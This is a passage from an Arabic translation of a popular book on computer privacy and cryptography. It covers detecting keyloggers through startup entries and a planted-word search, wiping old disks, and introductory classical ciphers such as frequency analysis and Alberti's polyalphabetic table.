يمكنك استخدام برنامج نظام تأمين مثل ZoneAlarm لكي تكشف عن أية مكالمات صادرة. ولكن نظم التأمين تضمن لك أيضا تصريح دائم بالمكالمات الصادرة لبرامج معينة. بهذه الطريقة، لن تضطر إلى الحصول على تصريح في كل مرة تستخدم بريدك الإليكتروني أو التطبيقات الخاصة بالمتصفح، على سبيل المثال. على الرغم من ذلك، إذا قامت شاشة لوحة المفاتيح باستخدام سجل Registry الخاص بك لكي تجعل نفسها تبدو كما لو كانت جزء من بريدك الإليكتروني أو برنامج المتصفح، يمكن أن يتم إرسال الضغطات على لوحة المفاتيح بصورة غير مرئية لأنك بالفعل قد حصلت على التصريح. إذا كنت تشك في إرسال ضغطاتك على لوحة المفاتيح، يمكنك أن تقوم بتجربة تشغيل Zone Alarm على أعلى إعداد للمكالمات الصادرة، بعد ذلك يمكنك مراقبة نوع حركة الاتصالات التي يتم إجراؤها في الوقت الذي يتم فيه ترشيح هذه الاتصالات من خلال ZoneAlarm والتي تظهر فيه التحذيرات التي تخبرك بحقيقة هذه الاتصالات.

فحص مجلد StartUp

يعلم الكثيرون أنهم يمكنهم وضع تطبيقات أو أدوات معينة في مجلد Startup في نظام التشغيل Windows حتى يتم تشغيلها في كل مرّة يتم فيها تشغيل Windows. (انقر بالزر الأيمن للماوس فوق زر Start. اختر Explore. حدد موقع المجلد من Win-dows <= StartMenu <= Programs <= StartUp

على الرغم من ذلك، لا يعلم الكثيرون أنه يمكن تحميل مجموعة كاملة من الأدوات في قائمة تشغيل Windows بدون أن يتم إدراجها في مجلد StartUp. ويمكن أن تشتمل هذه الأدوات على شاشة لوحة المفاتيح. ويمكنك- إذا اخترت ذلك- أن تقوم بإيقاف تشغيل أيا من هذه الأدوات التي يتم تشغيلها مع تشغيل الجهاز لترى التأثير الذي سينتج عن ذلك. كذلك، يمكنك إلقاء نظرة على أسماء البرامج ومواقعها على

محرك الأقراص الصلبة. إذا وجدت أحد البرامج باسم Keystroke Checker، أو WinWhatWhere، أو ما يشبه ذلك، فربما ترغب في إيقاف تشغيل هذا البرنامج. ولكي تعرف بالتحديد كل ما يتم تحميله على جهازك عندما تقوم بتشغيله، اتبع الخطوات التالية:


١ - انقر فوق زر Start.

٢ - اختر Run من قائمة Start.

٣ - اكتب msconfig وانقر فوق زر OK.

٤ - انقر فوق علامة التبويب Startup في System Configuration Utility.

سيظهر لك ما يشبه الشكل (٩-١):



شكل (٩-١)
هنا يمكنك أن تقوم بتحديد البرامج التي يتم تشغيلها مع تشغيل نظام Windows. وربما تكتشف شاشة لوحة مفاتيح كامنة هناك بين الأدوات المسموح بها مثل System Tray.

البحث عن الكلمات الخاصة

من الطرق التي يمكنك استخدامها في البحث عن شاشات لوحات المفاتيح هي إرسال بريد إلكتروني إلى نفسك لترى ما إذا تم تخزين الرسالة في ملف غير عادي. اتبع الخطوات التالية:

١ - قم بتشغيل برنامج البريد الإلكتروني وابدأ كتابة رسالة جديدة.

٢ - قم بإرسال الرسالة إلى عنوان البريد الإلكتروني الخاص بك.

٣ - في جسم رسالة البريد الإلكتروني، اكتب الكلمة الغريبة tessor.

٤ - لكي تبحث عن هذه الكلمة في محرك (أو محركات) الأقراص الصلبة بأكملها، انقر فوق زر Start، ثم اختر Find <= Files or Folders من قائمة Start.

٥ – في حقل Containing Text الخاص بأداة Find، أكتب tessor.

٦ – في حقل Look In اختر محرك الأقراص الصلبة C: أو أي محرك أقراص آخر تهدفه.

٧ – انقر فوق زر Find Now. (سيتطلب بحث كل بايت في كل ملف على محرك الأقراص الصلبة وقت طويل إلى حد ما.)

ستجد الكلمة في Inbox File الخاص ببرنامج البريد الإلكتروني بالإضافة إلى ملف Sent Items الخاص به - بما أنك قمت بإرسال واستقبال هذه الرسالة، فمن المتوقع أن كلمة tessor ستظهر في هذه الملفات. وإذا وجدتها في ملفات أخرى، يجب أن تشعر بالقلق وتقوم بفحص هذه الملفات (قم بقراءتها في Notepad أو WordPad أو معالج الكلمة). وإذا وجدت كلمة tessor في مكان غير متوقع، فمن المرجح أنك قد اكتشفت تسجيل شاشة لوحة مفاتيح على الجهاز.

التشفير أفضل وسيلة للدفاع

إذا كان شخص ما ليقوم بجمع ضغطات لوحة المفاتيح الخاصة بك بينما تقوم بكتابتها، فإن تشفير الملفات لا يفيد في هذه الحالة - حيث أن البيانات تم تسجيلها بالفعل قبل أن تتاح لك فرصة إخفائها.

ولكن إذا لم يكن أحد يختلس البيانات التي تقوم بكتابتها، فمن أفضل وسائل الدفاع التي يمكنك شنها ضد أي غزو على خصوصيتك هو استخدام فن التشفير. عليك أن تقوم بإخفاء معلوماتك، فحتى لو اقتحم أي شخص محرك الأقراص الصلبة وحصل على كل الملفات، فإنه لن يتمكن من قراءتها.

وتتناول الفصول المتبقية في هذا الجزء من الكتاب علم التشفير سريع التطور - يعتبر تشفير المعلومات هو تحويلها إلى شيء غير مفيد بحيث لا يتمكن أحد من قراءتها فيما عدا هؤلاء الذي يستطيعون فك شفرتها.

كذلك، يلعب التشفير دورا بالغ الأهمية في التجارة الإليكترونية. وبطبيعة الحال، يشعر الكثيرون بالقلق حيال نقل معلوماتهم الشخصية (وخاصة أرقام بطاقات فيزا وما إلى ذلك) عبر شركة الإنترنت. فإذا بدأت في دفع فواتيرك عبر شبكة الإنترنت، على سبيل المثال، يجب أن تتأكد من عدم وجود شخص آخر غيرك أنت وموظف المصرف يمكنه الدخول إلى حساباتك لسحب الأموال. فأنت بالطبع لا ترغب في أن يقوم الغرباء بسحب الأموال من حسابك الجاري والسماح له بالتحرك بحرية عبر شبكة الإنترنت.

وقد تم تضمين نظم تشفير جيدة في نظام التشغيل Windows 2000 و Mac OS9 وتجهيزها في نظام التشغيل نفسه (انظر الفصل السابع عشر). وتتسم هذه النظم بأنها سريعة وملائمة وسهلة الاستخدام. ولكن إذا كنت تستخدم نظام تشغيل مختلف، أو كنت تفضل استخدام نظام تشفير أقوى، ستجد كل ما تحتاج إلى معرفته عن ذلك في الفصول القادمة.

تعقب الأثر

لا يدرك الكثيرون أن حذف الملفات لا يمحيها تماما. ولكن ما يحدث بالفعل هو ما يشبه تدمير قوائم الكتب من إحدى المكتبات - حيث يتم تدمير نظام الفهرسة، ولكن كل الكتب لا تزال في مكانها على الأرفف. وبالمثل، عندما تقوم بحذف الملفات، فإنك تقوم فقط بحذف الفهرس الخاص بهذه الملفات، ولكن البيانات نفسها لا يتم إزالتها.

يحتوي محرك الأقراص الصلبة على الكثير من التفاصيل الخاصة بك، حيث يتم حفظ الملفات الخاصة بسلوكياتك على الإنترنت والصفحات التي تزورها وكتل cookies التي تقوم بجمعها والبريد الإليكتروني الذي تقوم بإرساله واستقباله على محرك الأقراص الصلبة. بالإضافة إلى ذلك، فربما تكون قد قمت بتخزين معلومات سرية خاصة بأموالك وأرقام بطاقات الائتمان وكلمات المرور والضرائب والخطابات الشخصية وغير ذلك.

عندما تقوم بترقية جهاز الكمبيوتر الخاص بك، توجد عدة خطوات عليك اتباعها لتنظيف محرك الأقراص الصلبة القديم. قم بحفظ كتاب عناوين البريد الإليكتروني وملفات تفضيلات المتصفح (أو bookmarks) على قرص مرن. (استخدم File <= Import and Export في Internet Explorer وFile <= Export <= Address Book في Outlook Express). ثم قم بإزالة تثبيت قارئ البريد الإليكتروني والمتصفح. كذلك، قم بعمل نسخ احتياطية لكل ملفات DOC وغيرها من ملفات البيانات التي ترغب في نقلها إلى الجهاز الجديد.



يمكنك استخدام واحدة من الأدوات التجارية المتعددة لتنظيف محرك الأقراص الصلبة جيدا. فعلى سبيل المثال، يمكنك تجربة أداة Cyber-Scrub (وهو متوفر على CD المرفقة مع هذا الكتاب). كذلك، يمكنك استخدام أداة Norton Utilities WipeInfo، أو Infrawork Sanitiz-er، أو OnTrack DataErase. وتستطيع هذه البرامج الكتابة فوق كل بايت على محرك الأقراص الصلبة.

الفصل العاشر

عناصر التشفير



هناك العديد من المصطلحات التي تطلق على إمكانية إرسال واستقبال الرسائل بدون أن يتمكن الآخرون من فهم هذه الرسائل، ومن هذه المصطلحات الكود والتشفير والشفرات وإخفاء المعلومات.

الكود والشفرة

يضع الخبراء خطوط فاصلة بين الأساليب المتعددة التي يتم استخدامها في إرسال الرسائل السرية. فنظام إخفاء المعلومات يقوم بإخفاء الرسالة نفسها (النسخ المصغرة: الرسائل التي يتم إرسالها عبر موجات الراديو؛ الحبر السري؛ وغيرها من الأساليب التي لا تكشف عن وجود الرسائل).

أما التشفير فهو لا يقوم بإخفاء حقيقة إرسال الرسائل، ولكنه يحاول بالفعل جعل الرسالة غير قابلة للقراءة عن طريق تشفير النص الأصلي للرسالة. (يطلق على الرسالة الأصلية القابلة للقراءة اسم النص العادي. أما الرسالة المشفرة يطلق عليها اسم النص المشفر.)

ويشتمل التشفير على أسلوبين أساسين، هما الشفرة والكود.

تقوم الشفرة بتغيير مواقع الحروف في كل كلمة (ويطلق على ذلك اسم تبديل المواقع)، أو تقوم باستبدال الحروف برموز (ويطلق على ذلك اسم الاستبدال). وتستخدم الشفرة حروف مفردة من الحروف الأبجدية، أو مجموعات من الحروف.

وعلى العكس من ذلك، يعمل الكود على نطاق أوسع من نطاق الحروف المفردة، حيث أنه يقوم باستبدال كلمات بأكملها في وقت واحد. ويتكون الكود من قائمة ضخمة من الكلمات ومعها قائمة ضخمة من الكلمات المشفرة (أو الرموز) التي تتناسب معه. فعلى سبيل المثال، إذا كنت ترغب في تكوين كود خاص بك، يمكنك أن تضع كود لكل كلمة موجودة في المعجم وكتابتها بجانب الكلمة التي توافقها كما يلي:

النص العادي	الكود
dock	marat
docket	xea#
dockyard	411
doctor	axptor!

وهكذا، فإن الفارق الأساسي بين الكود والشفرة هو أن الشفرة تعمل باستخدام الحروف المفردة أما الكود فيعمل باستخدام الوحدات الأكبر للغة- المقاطع، أو الكلمات، أو حتى عبارات بأكملها.

كذلك، يمكن استخدام عناصر التشفير في إخفاء المعلومات الشخصية، حيث تشتمل تكنولوجيا التشفير على العديد من أنواع التطبيقات. وبالتالي، يمكنك استخدام هذه التكنولوجيا في تشفير رقم بطاقة فيزا الخاصة بك قبل إرسالها عبر الإنترنت، وكذلك يمكنك استخدامها في تشفير بياناتك المالية الموجودة على محرك الأقراص الصلبة.

وخلال السنوات القليلة الماضية، مرت تكنولوجيا التشفير بطفرة كبيرة، حيث استخدمت أساليب لا يتم استخدامها إلا بواسطة أجهزة الكمبيوتر (انظر الفصل الثاني عشر). وعندما تم تطبيق التكنولوجيا على فن التشفير القديم، حدثت طفرة تقدمية هائلة في كلا من أساليب التشفير وأساليب فك التشفير.

فن قديم

على الرغم من تعرض أساليب التشفير للكثير من التحسينات والتقدم بفضل أجهزة الكمبيوتر، إلا أن هناك أسلوب واحد فقط قديم لا يمكن دحضه حتى بواسطة أفضل الأساليب الحالية. وبغض النظر عن قوة جهاز الكمبيوتر، فإن الأسلوب الذي يطلق عليه اسم one-time pad يقوم بتحدي أساليب تحليل نظم التشفير وفك الشفرات (يقصد بفك الشفرات فك الرسائل السرية والكشف عن النص الأصلي العادي).

وفي عام 1994، قمت بالاشتراك مع Evangelos Petroutsos بإصدار كتاب (The Visual Basic Power Toolkit، Ventana Press) الذي شكل طفرة هائلة في فن التشفير. فقد قمنا في هذا الكتاب بوصف أسلوب تشفير مفصل، وبرنامج كمبيوتر قصير يقوم باستخدام هذا الأسلوب، كما أن الكتاب يتضمن رسالة تمت كتابتها باستخدام هذا الأسلوب.

وقد تم عرض 1.000 دولار لأول شخص يقوم بفك الرسالة، ولكن لم يتمكن أي شخص من فك شفرتها على الإطلاق. ويوضح لك الفصل التاسع عشر (والذي سيتم فيه وصف البرنامج الذي يمكنك من خلاله إخفاء المعلومات الخاصة بك بطريقة آمنة تماما)، أسلوب كامل للتشفير. فعلى سبيل المثال، أثناء الحرب العالمية الثانية كانت قوات الحلفاء والمحور تقوم بإرسال ما يزيد على 60 مليون كلمة مشفرة في الشهر

الواحد. ولكن نظام التشفير الكامل الذي سيتم وصفه في الفصل التاسع عشر لا يعتبر نظام عملي بالنسبة لهذا الحجم من الاتصالات. وبالتالي، فإنه يتعامل فقط مع التشفير على نطاق ضيق، مثل المعلومات السرية الشخصية. فمع هذا النطاق، لا يشوب هذا الأسلوب أية أخطاء.

ولا يشكل تصميم جهاز تحليل نظم التشفير ــ وهو محرك يعمل باستخدام القوة الهائلة للتداخلات الذرية التي سيتم وصفها في الفصل الثامن عشر ــ أية مشكلة. وتعتبر نسخة النظام الكامل الخاصة بالكمبيوتر والتي سيتم توضيحها في الفصل التاسع عشر محصنة ضد أفضل الجهود.

فك الرسائل السرية

منذ أن بدأ الجميع في محاولة إخفاء المعلومات، بدأ آخرون بالطبع في محاولة فك الأكواد والشفرات.

حاول فك الشفرة الآتية:

Ab rtx cxor abrxsxoro mp rtx qxmqux

إذا كنت تتمتع بموهبة محلل نظم التشفير، ستلاحظ على الفور وجود كلمتين متطابقتين في هذه الشفرة، وهي كلمة rtx. وإذا كنت مطلع على تحليل نظم التشفير، ستعرف أن كلمة the هي الكلمة الأكثر شيوعا في اللغة الإنجليزية. ستعرف، كذلك، أن حرف eهو الحرف الأكثر شيوعا (حيث يتم استخدامه في اللغة الإنجليزية بمعدل كل 8 أحرف).

كذلك، ستلاحظ أن حرفي xs يتواجدان أكثر من أي حروف أخرى في الرسالة المشفرة السابقة (النص المشفر). ولذلك، يمكن افتراض أن حرف x يرمز لحرف e. ويتطابق هذا الافتراض مع احتمال كون rtx ترمز لكلمة the. وباستبدال حرف x بحرف e، وكلمة rtx بكلمة the، ستحصل على ما يلي:

Ab the ceor abreseoro mp the qemque

ثم، بافتراض أن rtx تشير إلى كلمة the، يمكن استبدال كل حروف r الموجودة في النص المشفر بحرف t، وبالتالي تحصل على النتيجة الآتية:

Ab the ceot abteseoto mp the qemque

ويمكن استخدام الحروف والكلمات الشائعة التكرار في اللغة الإنجليزية، حيث تعتبر الحروف الأكثر شيوعا في معظم حوارات اللغة الإنجليزية هي e، t، o، a، n، i، r، s، h على التوالي.

أما 25٪ من الكلمات التي يتكرر استخدامها في معظم حوارات اللغة الإنجليزية هي the، of، and، to، a، in، that، it، is، I.

إذا قمت باستخدام هذه المعلومات في محاولة فك الشفرة الصغيرة السابقة، ستحصل على الحل (النص الأصلي العادي):

In the best interests of the people

وفيما يلي جدول بالحروف الستة الأولى ومجموعة من الحروف والكلمات الشائعة التكرار في اللغة الإنجليزية الأمريكية، موضحة بالنسبة المئوية:

الحروف والكلمات شائعة التكرار في الإنجليزية الأمريكية

الحرف	مجموعات مكونة من حرفين	مجموعات مكونة من ثلاثة أحرف	كلمات كاملة
(٪13) E	(٪3) TH	(٪6.5) THE	(٪6.5) THE
(٪9) T	(٪1.5) IN	(٪1.5) ING	(٪4) OF
(٪8) O	(٪1.3) ER	(٪1) AND	(٪3.1) AND
(٪7.8) A	(٪1.3) RE	(٪1) ION	(٪2.3) To
(٪7.2) N	(٪1) AN	(٪.98) ENT	(٪2) A
(٪2) I	(٪1) HE	(٪.67) FOR	(٪1.77) IN

بعض الحيل

من الواضح أن الاستبدال البسيط لحروف التشفير مثل ذلك الذي قمت به في المثال السابق لن يعمل جيدا في الوقت الحالي، حيث يعرف الكثيرون معلومات كثيرة عن أساليب التشفير. لذلك، وضع المستخدمون تعقيدات كثيرة على مر السنوات ـ طرق متنوعة لإخفاء معاني الرسائل السرية. وبالإضافة إلى أدوات التشفير الأساسية ـ الاستبدال وتبديل المواقع، هناك ثلاثة حيل أخرى ثانوية وهي التوسيع والضغط وتقسيم الكتل.

ومن الأفكار الجيدة التي يمكنك تطبيقها في كتابة الرسائل السرية، حشو النص المشفر باللغو، وهي حروف ليس لها أي معنى على الإطلاق ولكن يتم إدراجها في أماكن متعددة في الرسائل. ويكون كاتب ومستقبل الرسالة على علم بقائمة الحروف الخطأ حتى يتمكنوا من تجاهلها. وبإدراج الحروف الخطأ عشوائيا، مثل (z!@#)، سيصبح من الصعب فك الرسالة المشفرة في المثال السابق، حيث ستصبح كما يلي:

Ab!!rt@x cx#or! Abzrx#sxo!r@o mzp rtzx q@!xmqux#

على الرغم من ذلك، يمكن فك هذه الشفرة المعقدة بسهولة باستخدام تحليل التكرار. فأحيانا، يطلق على هذه الإضافات من اللغو وغيرها من الإضافات والحشو، اسم التوسيع. ويعتبر أسلوب Pig Latin مثال واضح على التوسيع.

وهناك أسلوب آخر مرتبط بالتوسيع ويطلق عليه اسم الضغط، أو التقليص، أو الحشر. وفي هذه الحالة، بدلا من حشو النص العادي، فإنك تقوم بتصغيره. ومثال بسيط على ذلك هو إزالة المسافات بين الكلمات ـ حيث يصبح من السهل قراءة الرسالة حتى بعد استبعاد المسافات. يمكنك، كذلك، إزالة علامات الترقيم بدون أن يؤدي ذلك إلى فقدان المعلومات (على الرغم من ذلك، أحيانا ما تكون علامات الترقيم ذات أهمية، مثل تلك التي تستخدم لتوضح الفرق بين معني عبارتين متشابهتين).

وفي صور أخرى من أسلوب الضغط، يتم إزالة أجزاء من الرسالة ونقلها فيما بعد منفصلة عن الرسالة الأساسية. ويتم الاتفاق على القواعد التي تصف الأجزاء التي يتم نقلها منفصلة مقدما، حتى يتمكن متلقي الرسالة من استعادة النص العادي طبقا لهذه القواعد.

ومن الأساليب الشائعة حاليا أيضا، أسلوب يطلق عليه اسم تقسيم الكتل. ومن خلال هذا الأسلوب يتم تقسيم حروف نص الرسالة العادية إلى مجموعات مكونة من ثمانية أحرف. بعد ذلك، يمكن استخدام هذه الكتل كلا على حدى. ويسمح لك ذلك بإجراء الاستبدال، أو التغيير، أو التحويلات الرياضية على كل كتلة على حدى بدلا من إجرائها على النص العادي في وقت واحد. وتعتبر الميزة التي يتسم بها هذا الأسلوب هو أنه يتيح لك إمكانية تطبيق نتائج تحويل كتلة ما على الكتلة التالية في الرسالة.

فعلى سبيل المثال، بعد أن تقوم بإجراء عدة استبدالات على كتلة مكونة من ثمانية أحرف، يمكنك جمع قيم أحرف كل الكتل الجديدة التي تم فك شفرتها ومن ثم إضافة هذه القيم إلى الحروف الموجودة في الكتلة التالية التي تعمل على فك شفرتها. (يمكن أن يتم تخصيص القيم الرقمية بشكل اعتباطي للحروف الأبجدية حتى تتمكن من احتساب هذه القيم. فعلى سبيل المثال، إذا كانت 1=A، و2=B، وهكذا، سيعمل هذا النظام جيدا.) والفائدة الأساسية التي تنتج عن بناء فك الشفرة الخاصة بكل كتلة على نتائج الكتلة السابقة لها هي أن عملية فك التشفير بأكملها ستصبح عملية تكاملية (حيث تعتمد كل كتلة على الأخرى). وإذا قمت بتغيير حرف واحد في نص الرسالة العادي، سوف تتسبب في تغيير كل الأحرف المتتالية في النص المشفر. ويوضح الفصل الرابع عشر وصف لنظام DES الشهير تم استخدام حيلة تقسيم الكتل فيه.

وبالنسبة لهؤلاء الذين يهتمون بعلم المعلومات المشفرة، فإن التشفير لم يكن نظام ثابت على مدى 10,000 عاما الماضية. فعلى سبيل المثال، وكما سترى في الفصل الحادي عشر، حدث تقدم هائل في القرن الخامس عشر عندما قام شخص ما بابتكار فكرة استخدام حرف أبجدي مختلف لتشفير كل حرف في نص الرسالة العادي. ومن الواضح أن ذلك يجعل جدول تكرار الحروف بلا قيمة.

ومن النقاط الهامة أنه كلما زاد عدد الرسائل السرية التي تقوم بنقلها باستخدام نفس النظام، كلما زادت إمكانية تعرض جهازك للاختراق. وعادة، يتم بث المئات من الكلمات المشفرة يوميا أثناء الحروب. ويعتبر هذا الكم الضخم من المعلومات التي يتم بثها هو الذي يقوم بتحديد أنواع التشفير التي تتناسب مع العمليات التي يتم إجراؤها على نطاق واسع مثل الحروب. وتعمل الأنواع القوية من التشفير بشكل جيد مع العمليات التي يتم إجراؤها على نطاق ضيق (مثل مداخل المذكرات الخاصة بك). وفيما يتعلق بذلك، يزودك الفصل التاسع عشر بنظام متكامل لن يتمكن أي شخص حتى أفضل محللي نظم التشفير من حله.

هدف علم التشفير

إذا لم يتم تحويل جزء واحد فقط من المعلومات الموجودة في الرسالة المشفرة، سيتمكن أي دخيل من استخدام هذا الجزء الصغير في فك الرسالة بأكملها. (يتم استخدام كلمة الدخيل هنا للإشارة إلى الشخص الذي يتمكن من الحصول على الرسالة المشفرة ومحاولة فك شفرتها. كذلك، يستخدم الاسم Eve لنفس الغرض، وهو مشتق من كلمة eavesdropper أو مسترق السمع.)

لذلك، يجب عليك استخدام أسلوب ما لتحويل رسالتك إلى رسالة مشفرة والعبث بها. على الرغم من ذلك، عندما تقوم بتحويل المعلومات أو الرسائل، فإنك تقوم بإنشاء نموذج جديد، وهو شكل أداة التحويل. فالدخيل الذي يمكنه إعادة تكوين الأداة التي تقوم باستخدامها في تحويل رسالتك، يمكنه كذلك اكتشاف طريقة لتشغيل الأداة بطريقة عكسية لفك شفرة اللغو المشفر وبالتالي استعادة الرسالة الأصلية.

وتكون المهمة الأولى التي يقوم بها الشخص الدخيل الذي يقوم بفك الشفرات هي البحث عن التكرارات. فعادة ما تكشف التكرارات عن النماذج والتركيبات. ويمكن للدخيل أن يبدأ بالبحث عن النماذج التقليدية للغة، مثل إحصائيات تكرار الحروف والكلمات.

ولكن سيختلف الوضع إذا قمت بإرباك الدخيل عن طريق خلط الأشياء معا، بحيث لا تقوم فقط بعمل الاستبدالات وحشو بعض اللغو الذي ليس له معنى، ولكن تقوم أيضا بوضع قواعد غريبة لتبديل المواقع. فعلى سبيل المثال، تقوم بتبديل كل حرف رابع بحيث يكون نموذج الحروف كالتالي: 12435687....

وبالتأكيد، يمكنك تطوير خطط بسيطة عن طريق إضافة هذه الأنواع من التعقيدات، ولكن أجهزة الكمبيوتر يمكنها أن تقوم بفحص الملايين من الاستبدالات وتبديلات المواقع بسرعة كبيرة. حيث أنها تقوم بالتسلل إلى رسالتك ومحاولة فك شفرتها إلى أن تظهر الكلمة في النهاية، أو بعض الدلائل التي تخبرها بأنها وجدت النص العادي، ولا تتطلب هذه العملية الكثير من الوقت. ولا يتمكن غير القليلون فقط من التغلب على أجهزة الكمبيوتر.

ويمكن لجهاز كمبيوتر Pentium III عادي يعمل على 550MHz أن يقوم بالعد من صفر إلى 11,696,443 في ثانية واحدة باستخدام البرنامج التالي:

```
Dim x As Long
Private Sub Form_Load()
rep:
x = x  +1
GoTo rep
End Sub
```

حتى قبل اختراع الكمبيوتر، كان الكثيرون الذين لديهم ما يكفي من الوقت والعبقرية يتمكنون من فك شفرة الأنواع الأساسية للتشفير بسرعة. ولكن بعد ذلك حدثت طفرة كبيرة في القرن الخامس عشر، والتي سيتم تناولها في الفصل القادم.



الفصل الحادي عشر

طفرة تقدمية هائلة

في السنوات الأولى من حضارة الإنسان، لم يكن هناك تقدم كبير في فنون وعلوم التشفير، حيث تم تطوير بعض الأساليب، ولكن لم يتم تقديم أية أفكار عبقرية يمكن استخدامها في علم التشفير بدلا من الشفرات البسيطة، وخطط التشفير، وإخفاء الرسائل في أماكن غير تقليدية.

وأخيرا، حدثت طفرة هائلة في عام 1466، حينما ظهر للعالم أسلوب استبدال الحروف الأبجدية المتعددة من خلال مقال كتبه Leon Alberti، وهو منظم ومنشئ Trevi Fountain، وهي نظرية عن فن الأبعاد الثلاثية الجديد في الرسم، وكذلك فإنه يعتبر عالم من علماء عصر النهضة.

العالم Leon Alberti

تمكن Alberti من التوصل إلى فكرة عظيمة أصبحت فيما بعد الأساس لمعظم وسائل التشفير الحديثة.

a b c d e f g h i j k l m n o p q r s t u v w x y z

a a b c d e f g h i j k l m n o p q r s t u v w x y z

b b c d e f g h i j k l m n o p q r s t u v w x y z a

c c d e f g h i j k l m n o p q r s t u v w x y z a b

d d e f g h i j k l m n o p q r s t u v w x y z a b c

e e f g h i j k l m n o p q r s t u v w x y z a b c d

f f g h i j k l m n o p q r s t u v w x y z a b c d e

g g h i j k l m n o p q r s t u v w x y z a b c d e f

h h i j k l m n o p q r s t u v w x y z a b c d e f g

i i j k l m n o p q r s t u v w x y z a b c d e f g h

j j k l m n o p q r s t u v w x y z a b c d e f g h i

k k l m n o p q r s t u v w x y z a b c d e f g h i j

l l m n o p q r s t u v w x y z a b c d e f g h i j k

m m n o p q r s t u v w x y z a b c d e f g h i j k l

n n o p q r s t u v w x y z a b c d e f g h i j k l m

o o p q r s t u v w x y z a b c d e f g h i j k l m n

p p q r s t u v w x y z a b c d e f g h i j k l m n o

q q r s t u v w x y z a b c d e f g h i j k l m n o p

r r s t u v w x y z a b c d e f g h i j k l m n o p q

s s t u v w x y z a b c d e f g h i j k l m n o p q r

t t u v w x y z a b c d e f g h i j k l m n o p q r s

u u v w x y z a b c d e f g h i j k l m n o p q r s t

v v w x y z a b c d e f g h i j k l m n o p q r s t u

w w x y z a b c d e f g h i j k l m n o p q r s t u v

x x y z a b c d e f g h i j k l m n o p q r s t u v w

y y z a b c d e f g h i j k l m n o p q r s t u v w x

z z a b c d e f g h i j k l m n o p q r s t u v w x y

وكما ذكرنا في الفصل السابق، فقد كانت كل أساليب التشفير قبل Alberti تستخدم الاستبدال في حرف أبجدي واحد ــ على سبيل المثال، دائما ما يرمز حرف x لحرف e.

وتكمن فائدة أسلوب استبدال الحروف الأبجدية المتعددة في أنه يتيح لك إمكانية استخدام حرف أبجدي مختلف لكل حرف في رسالتك. فحرف x، على سبيل المثال، يمكنه أن يرمز لحرف e في بعض الأحيان، ولكن في أوقات أخرى يمكن أن يرمز لأي حرف آخر.

ويتم إخفاء النماذج المكررة (مثل الاستخدام المتكرر لكلمة Fuhrer التي كان يستخدمها الألمان أثناء الحرب العالمية الثانية، أو تكرار بعض الكلمات ــ مثل كلمة the ــ في أي لغة) بطريقة فعالة (ولكن بدون إزالتها). ولكن تحليل العناصر المتكررة ــ أقوى أسلوب يتم استخدامه عند فك الرسائل السرية ــ تواجهه أساليب مضادة. ولكن في علم التشفير، يتم ابتكار نظام مضاد لكل نظام جيد. (في نهاية هذا الفصل سيتم شرح الأسلوب العبقري لفك استبدال الحروف الأبجدية المتعددة الذي توصل إليه محلل شفرات عبقري ألماني الجنسية.)

ويوضح المثال التالي كيفية عمل أسلوب استبدال الحروف المتعددة. ويمكنك إلقاء نظرة على الجدول السابق، حيث يمكنك تشفير الرسائل باستخدام أسلوب استبدال الحروف الأبجدية المتعددة عن طريق استخدام الحرف الأبجدي الموجود على قمة

الجدول (الصف الأول) في النص العادي، مع التحرك إلى أسفل صف واحد لكل حرف جديد في الرسالة.

فعلى سبيل المثال، إذا أردت كتابة الجملة التالية:

THE TREE THE SEA

فإنها ستصبح كما يلي:

TIG WVJK APN CPM

لاحظ أن كلمتي the في الرسالة الأصلية تم تشفيرهما بحروف مختلفة تماما، وكل حروف e في النص العادي تم الرمز لهم بخمس حروف مختلفة تماما في النص المشفر.

بالتأكيد، لا يوجد مغزى من استخدام المسافات عند التشفير ـ حيث لا يجب أن تمنح العدو فرصة رؤية كل الكلمات وطولها ومواقعها. ولكن، في المثال السابق تم استخدام المسافات بغرض التوضيح.

لقد تم إضافة المزيد من التعقيدات إلى أسلوب استبدال الحروف الأبجدية المتعددة بمرور الوقت. ويعتبر المفتاح السري واحد من هذه التعقيدات.

ويعتبر المفتاح، الذي أحيانا ما يطلق عليه اسم كلمة المرور أو الكلمة المرشدة، هو كلمة أو عبارة سرية (أو ببساطة مجموعة من الحروف والأرقام المختلطة) والتي تكون معروفة فقط من قبل المرسل والمتلقي (حيث أن الدخيل لا يكون على علم بهذا المفتاح). وسيتم تناول هذه المفاتيح في الفصول القادمة. فعلى سبيل المثال، تعتبر المفاتيح الطويلة والعشوائية هي الأفضل.

ومع ذلك، يمكنك تعقيد مهمة الدخيل عن طريق استخدام المفتاح بالإضافة إلى جدول الحروف المتعددة. فعلى سبيل المثال، لنفترض أنك قررت أنت وصديقك أن يكون المفتاح هو:

ABOVEALLTOTHINEOWNSELFBETRUE

وبذلك، يمكنك استخدام هذا المفتاح في التنقل بين صفوف الجدول بحرية، بدلا من الانتقال صفا صفا، وذلك عن طريق استخدام الحرف الأبجدي التالي كما هو موضح في المثال السابق.

ويوضح المثال التالي كيفية استخدام المفتاح. حدد موقع الحرف الأول من المفتاح، وهو A، في الصف الأعلى في الجدول (استخدم الصف الأول كدليل). ثم انظر إلى العمود الموجود بأسفل جهة اليسار (استخدم هذا العمود كعمود النص العادى).

